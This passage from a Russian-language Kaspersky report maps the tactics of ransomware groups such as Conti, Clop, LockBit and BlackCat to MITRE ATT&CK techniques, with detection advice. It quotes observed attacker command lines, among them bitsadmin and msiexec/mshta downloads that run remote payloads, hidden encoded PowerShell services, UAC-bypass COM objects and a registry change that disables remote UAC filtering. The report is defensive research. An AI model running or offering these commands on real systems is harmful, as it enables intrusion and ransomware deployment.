Service_path: "$selfpath\$selfname.exe"
```



Семпл зловреда группы Clop (TA505) также устанавливался как служба с именем SecurityCenterIBM.

Обычно создание службы Windows сопровождается повышением привилегий. Службы Windows выполняются с привилегиями уровня SYSTEM, а их создание требует прав администратора.

На компьютерах различных жертв шифровальщиков (Conti, Pysa и Clop) были обнаружены импланты PowerShell Empire, реализовавшие механизм закрепления посредством службы Windows.

Согласно нашим наблюдениям, многие операторы шифровальщиков (Conti, Clop, Hive и Ragnar Locker) активно эксплуатируют фреймворк Cobalt Strike, используемый после компрометации. Cobalt Strike Beacon может устанавливаться в качестве службы (например, "elevate svc-exe" и “jump psexec”).

На основе типовых шаблонов служб Cobalt Strike можно составить правило корреляции:

Service_path: “%COMSPEC% /b /c start /b /min powershell -nop -w hidden -encodedcommand <base64>”
Service_path: \\<ip>\ADMIN$\xxxxxxx.exe – в качестве IP-адреса в пути службы Cobalt Strike часто можно увидеть 127.0.0.1, а xxxxxxx – это исполняемый файл Beacon со случайно сгенерированным именем

Заключение

Службы Windows очень популярны среди операторов шифровальщиков благодаря своим многочисленным преимуществам. Они дают возможность запускать вредоносное ПО, закрепляться в системе, обходить защиту и добиваться повышения привилегий.
Чтобы вычислить вредоносные службы, созданные злоумышленниками, мы рекомендуем отслеживать признаки подозрительной активности служб, например:

- исполняемый файл службы находится в публичном каталоге, в который разрешена запись;
- исполняемый файл службы не имеет подписи;
- служба создана пользователем, для которого такое поведение нетипично.

SIGMA

(доступно в полной версии отчета на портале Kaspersky Threat Intelligence):

Приложение I. Service Installation From Non-System Directory

Приложение I. Service Image Path Modification via sc.exe

BITS Jobs T1197 2 / 8

Conti	Hive	BlackByte
Pysa	Ragnar Locker	BlackCat
Clop (TA505)	LockBit	

Задания BITS предоставляют возможность закрепления в системе и постоянного запуска вредоносной полезной нагрузки. Сведения о таких заданиях хранятся в базе данных, без каких-либо файлов на диске или записей в реестре, благодаря чему они идеально подходят для обхода защиты (Defense Evasion).

Задания BITS пользуются меньшей популярностью, чем другие техники, но, поскольку некоторые группы все же пользуются этим методом, мы решили включить его в отчет.

Например, Conti реализует таким образом **Lateral Movement.**

```
Command_line: bitsadmin /transfer debjob /download \\[localuser]\C$\Windows\[Conti].dll C:\Windows\[conti].dll
```

По данным исследования GERT, киберпреступники из **Hive** также распространяют и запускают свои шифровальщики через BITSAdmin:


```
Command_line: “bitsadmin /transfer xxx \\<xxx>\share$\xxx.exe %APPDATA%\xxx.exe & %APPDATA%\xxx.exe”
```

Отдельно стоит отметить, что фреймворк Cobalt Strike поддерживает возможность доставки Beacon через BITSAdmin.

Заключение

Вычислить зловред, установленный с помощью задания BITS, довольно сложно. Тем не менее можно построить правило корреляции вокруг следующих аргументов командной строки:

- /create
- /transfer
- /download



SIGMA

(доступно в полной версии отчета на портале Kaspersky Threat Intelligence):

Приложение I. File Download via Bitsadmin

Приложение I. Suspicious Jobs via Bitsadmin

Тактика MITRE ATT&CK

Privilege Escalation

Тактики, техники и процедуры современных группировок вымогателей

kaspersky

Privilege Escalation

В арсенале операторов шифровальщиков имеется ряд техник для повышения привилегий. Самым распространенным подходом является эксплуатация известных уязвимостей и Access Token Manipulation.

	Conti	Pysa	Clop (TA505)	Hive	Ragnar Locker	LockBit	BlackByte	BlackCat
Abuse Elevation Control Mechanism: Bypass User Account Control T1548.002	●	●	●			●	●	●
Exploitation for Privilege Escalation T1068	●		●	●	●		●	●
Access Token Manipulation T1134	●	●			●		●	●

Abuse Elevation Control Mechanism: Bypass User Account Control T1548.002

6 / 8

Conti	Hive	BlackByte
Pysa	Ragnar Locker	BlackCat
Clop (TA505)	LockBit	

Для локального повышения привилегий операторы шифровальщиков (Conti, BlackByte, Pysa и Clop) пользуются фреймворками Cobalt Strike (uac-token-duplication) и PowerShell Empire (Invoke-BypassUAC.ps1). Некоторые злоумышленники задействуют ряд известных методов обхода UAC.

Группа LockBit выделяет память под два недокументированных COM-объекта (CMSTPLUA и ColorDataProxy) с повышенными привилегиями. Затем зловред LockBit с помощью этих новых объектов регистрирует себя в качестве пользовательского калибровщика дисплея, а затем активирует себя. В результате появляется новый экземпляр процесса зловреда LockBit с полномочиями администратора.

Этим же методом пользуются в **BlackCat.**


Command_line: “$windir\$system32\DllHost.exe /Processid:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}”
Command_line: “$windir\$system32\DllHost.exe /Processid:{D2E7041B-2927–42fb-8E9F-7CE93B6DC937}”
{3E5FC7F9-9A51-4367-9063-A120244FBEC7} – CLSID COM-объекта CMSTPLUA
{D2E7041B-2927–42fb-8E9F-7CE93B6DC937} – CLSID COM-объекта ColorDataProxy

Киберпреступники из **BlackByte** модифицируют следующий раздел реестра, чтобы отключить UAC для удаленных подключений:

Command_line: “reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f”

Заключение

Существует множество способов обхода UAC. Установка обновлений ОС Windows и устранение лазеек в защите UAC помогут справиться с этим аспектом атак. Также есть смысл ограничить права доступа для пользователей. Правами локальных администраторов можно управлять с помощью решения Microsoft LAPS. В Приложении доступны наши SIGMA-правила к вышеописанным примерам.



SIGMA

Приложение I. UAC Bypass via COM Object

Приложение I. Disabling UAC via Regist

Exploitation for Privilege Escalation T1068

6 / 8

Conti	Hive	BlackByte
Pysa	Ragnar Locker	BlackCat
Clop (TA505)	LockBit	

Киберпреступники могут получать высокие привилегии, эксплуатируя соответствующие уязвимости публичных веб-серверов. Именно так действуют группировки BlackByte и Hive – для доступа они применяют эксплойт, приводящий к повышению привилегий в уязвимом сервере Microsoft Exchange (CVE-2021-34473, CVE-2021-34523 и CVE-2021-31207).

В кампаниях шифровальщиков широко эксплуатировались и другие уязвимости сервера Exchange (CVE-2021-26855 и CVE-2021-27065).

С целью повышения привилегий группа Conti эксплуатировала уязвимости PrintNightmare и Zerologon.


Через уязвимость в компоненте Windows COM (CVE-2017-0213) шифровальщик Ragnar Locker повышает свои привилегии.

Злоумышленники из Clop эксплуатировали уязвимость CVE-2021-27102 в Accellion FTA, которая позволяет выполнять системные команды посредством вызова локальной веб-службы.

BlackCat полагаются на уязвимость CVE-2016-0099 в службе вторичного входа, эксплуатируемую через функцию WinAPI CreateProcessWithLogonW().

Заключение

Операторы шифровальщиков эксплуатируют распространенные уязвимости, чтобы повысить привилегии. Часто после обнаружения уязвимости нулевого дня атакующие начинают активно ее эксплуатировать. Организации должны внедрить процесс управления уязвимостями, позволяющий своевременно находить такие бреши, устранять их последствия и закрывать их. Многие уязвимости (наподобие PrintNightmare CVE-2021-34527) открывают возможность выполнения кода, поэтому имеет смысл контролировать открытие сеансов Windows Shell нетипичными или критическими процессами Windows.



SIGMA

(доступно в полной версии отчета на портале Kaspersky Threat Intelligence):

Приложение I. Created Windows Shell from Critical Windows Process

Access Token Manipulation T1134 5 / 8

Conti	Hive	BlackByte
Pysa	Ragnar Locker	BlackCat
Clop (TA505)	LockBit	

Злоумышленники манипулируют токенами доступа, чтобы повысить свои права. Они пытаются заполучить привилегию SeDebugPrivilege через функцию WinAPI AdjustTokenPrivilege() или злоупотребляют привилегией SeImpersonatePrivilege, чтобы исполнять код от SYSTEM. Pysa, Ragnar Locker, BlackByte, BlackCat и Conti активировали необходимые привилегии с помощью функции WinAPI AdjustTokenPrivileges():

⚠ High	660	The process **$selfpath\$selfname.exe** has obtained the privilege **SeDebugPrivilege** (MITRE: T1134 Access Token Manipulation).
⚠ High	660	The process **$selfpath\$selfname.exe** has obtained the privilege **SeImpersonatePrivilege** (MITRE: T1134 Access Token Manipulation).

Кроме того, фреймворк Cobalt Strike способен имперсонировать токен SYSTEM при помощи именованных каналов и использования WinAPI функции ImpersonateNamedPipeClient (команда getsystem).

Также мы наблюдали применение функций Invoke-TokenManipulation из набора PowerSploit и Get-System из набора PowerShell Empire.

Заключение

Операторы шифровальщиков манипулируют токенами доступа, чтобы повысить свои привилегии. В качестве варианта защиты можно ограничить права пользователей до минимально необходимого уровня привилегий. Чтобы выявить злонамеренную манипуляцию токенами через Cobalt Strike или PowerShell, можно составить правила корреляции на основе шаблонов командной строки и контроля инициации соединений с каналами со стороны подозрительных и нетипичных процессов.

SIGMA

(доступно в полной версии отчета на портале Kaspersky Threat Intelligence):

Приложение I. Get-System Detection (Empire, CobaltStrike, Metasploit Meterpreter)

Тактика MITRE ATT&CK

Defense Evasion

Тактики, техники и процедуры современных группировок вымогателей

kaspersky

Defense Evasion

Группировки шифровальщиков применяют различные методы обхода стандартных защитных механизмов, увеличения урона от атаки и сокрытия вредоносных операций. Часто злоумышленники отключают защитные решения и пытаются скрыть факт запуска путем переименования зловреда, инициации действий через доверенные процессы и обфускации вредоносных файлов. Помимо вышеперечисленного, операторы шифровальщиков прилагают усилия, чтобы их вредоносный код не оказался в руках ИБ-аналитиков, для чего семпл зловреда удаляет себя после атаки.

	Conti	Pysa	Clop (TA505)	Hive	Ragnar Locker	LockBit	BlackByte	BlackCat
Signed Binary Proxy Execution T1218	●	●	●	●	●	●	●	●
Process Injection T1055	●			●		●	●	●
Impair Defenses: Disable or Modify System Firewall T1562.004	●	●	●				●	
Impair Defenses: Disable or Modify Tools T1562.001	●	●		●			●	●
Masquerading T1036	●	●	●	●	●	●		●
Indicator Removal on Host: File Deletion T1070.004		●	●	●		●	●	
Indicator Removal on Host: Clear Windows Event Logs T1070.001	●		●	●		●	●	●
Deobfuscate/Decode Files or Information T1140	●	●	●	●	●	●	●	


Signed Binary Proxy Execution T1218 8 / 8

Conti	Hive	BlackByte
Pysa	Ragnar Locker	BlackCat
Clop (TA505)	LockBit	

Операторы шифровальщиков пытаются обойти ограничения на запуск приложений и избежать обнаружения антивирусными сканерами, скрывая загрузку полезных нагрузок с удаленных серверов и их последующее исполнение за стандартными утилитами Windows, такими как rundll32.exe, regsvr32.exe, mshta.exe, msiexec.exe и пр. Эта техника легко автоматизируется. Атакующие разбивают процесс загрузки и установки всего комплекта вредоносного по на несколько этапов, чтобы не загружать все одновременно и снизить вероятность обнаружения.


В рамках своей кампании группа Pysa воспользовалась утилитой mshta.exe, чтобы запустить код с командного сервера с помощью следующей команды: “mshta hxxp://<ip>:<port>/<resource>”.

В арсенале группы **Clop (TA505)** используется FlawedAmmy RAT (Remote Access Trojan), который загружает и устанавливает полезную нагрузку следующего этапа через утилиту msiexec.exe.



Image_path: $windir\$system32\msiexec.exe
Command_line: $windir\$system32\msiexec.exe /q /i hxxp://<ip>/<resource>

Чтобы избежать обнаружения и обойти антивирус в ходе загрузки и исполнения вредоносных полезных нагрузок, группа **Conti** также применяет системные утилиты, подписанные Microsoft: mshta.exe и regsvr32.exe.



Description

Suspicious Parent Process of Regsvr32.exe (MITRE: T1218.001 Signed Binary Proxy Execution: Regsvr32)

Cmd_line	"$windir\$system32\regsvr32.exe" c:\users\public\compareForFor.jpg
Image_path	$windir\$system32\regsvr32.exe
Parent_image_path	$windir\$system32\mshta.exe
Parent_pid	2292
Pid	3136


MITRE:
T1218.010 Signed Binary Proxy Execution: Regsvr32 (TA0005)


Description

Shell Creation by Mshta.exe (MITRE: T1218.005 Signed Binary Proxy Execution: Mshta)

Cmd_line	"$windir\$system32\regsvr32.exe" c:\users\public\compareForFor.jpg
Image_path	$windir\$system32\regsvr32.exe
Parent_image_path	$windir\$system32\mshta.exe
Parent_pid	3260
Pid	2436

MITRE:
Signed Binary Proxy Execution: Mshta (TA0005)





Image_path: $windir\$system32\mshta.exe
Command_line: $windir\$system32\mshta.exe 'C:\Users\Public\compareForFor.jpg' {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5} {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}
Parent_image_path: $windir\$system32\cmd.exe


Image_path: $windir\$system32\regsvr32.exe
Command_line: $windir\$system32\regsvr32.exe C:\Users\Public\compareForFor.jpg
Parent_image_path: $windir\$system32\mshta.exe

Заключение

Данная техника в основном реализуется в рамках автоматизированной стадии цепочки заражения. Чтобы быстрее выявить атаку, нужно отслеживать подозрительное поведение подписанных исполняемых файлов и обращать внимание на необычное поведение системных процессов.

Следующие шаблоны поведения следует рассматривать как подозрительные:

1. Подписанный исполняемый файл запускает что-то из внешнего источника.
2. Подписанный исполняемый файл запускает что-то из публичной директории (той, куда всем разрешена запись).
3. Подписанный исполняемый файл открывает сеанс командной строки.
4. Подписанный исполняемый файл запускает файл с неизвестным или нетипичным расширением.
5. Подписанный исполняемый файл запущен с подозрительными аргументами.



SIGMA

(доступно в полной версии отчета на портале Kaspersky Threat Intelligence):

Приложение I. Shell Creation by Mshta.exe

Приложение I. External HTA File Execution

Приложение I. Executing HTA file from Public Directory

Приложение I. Shell Creation by Regsvr32.exe

Приложение I. External DLL Execution via Regsvr32.exe

Приложение I. Shell Creation by Rundll32.exe

Приложение I. External DLL Execution via Rundll32

Приложение I. Suspicious Rundll32.exe Arguments

Process Injection T1055 5 / 8


Conti	Hive	BlackByte
Pysa	Ragnar Locker	BlackCat
Clop (TA505)	LockBit	

Атакующие внедряют код в другие процессы, чтобы избежать оповещения систем безопасности. Техника Process Injection позволяет исполнять код в контексте другого процесса. Зачастую для этого злоумышленники подменяют код доверенных системных процессов.

Шифровальщики групп Conti, LockBit и BlackByte используют технику Process Hollowing, чтобы внедрять свой вредоносный код в системные процессы и не привлекать внимание защитных решений (C:\Windows\System32, C:\Windows\). Для этого шифровальщики создают процесс в приостановленном состоянии и внедряют вредоносный код в память процесса.

Необычной реализацией техники Process Hollowing отличилась группа **BlackByte**. Ее шифровальщик внедряет код в regedit.exe. Интересно отметить, что процесс запускается нетипичной командой:

```
Command_line: "$windir\regedit.exe -single
1df11bc19aa52b623bdf15380e3fded56d8eb6fb7b53a2240779864b1a6474ad"
```

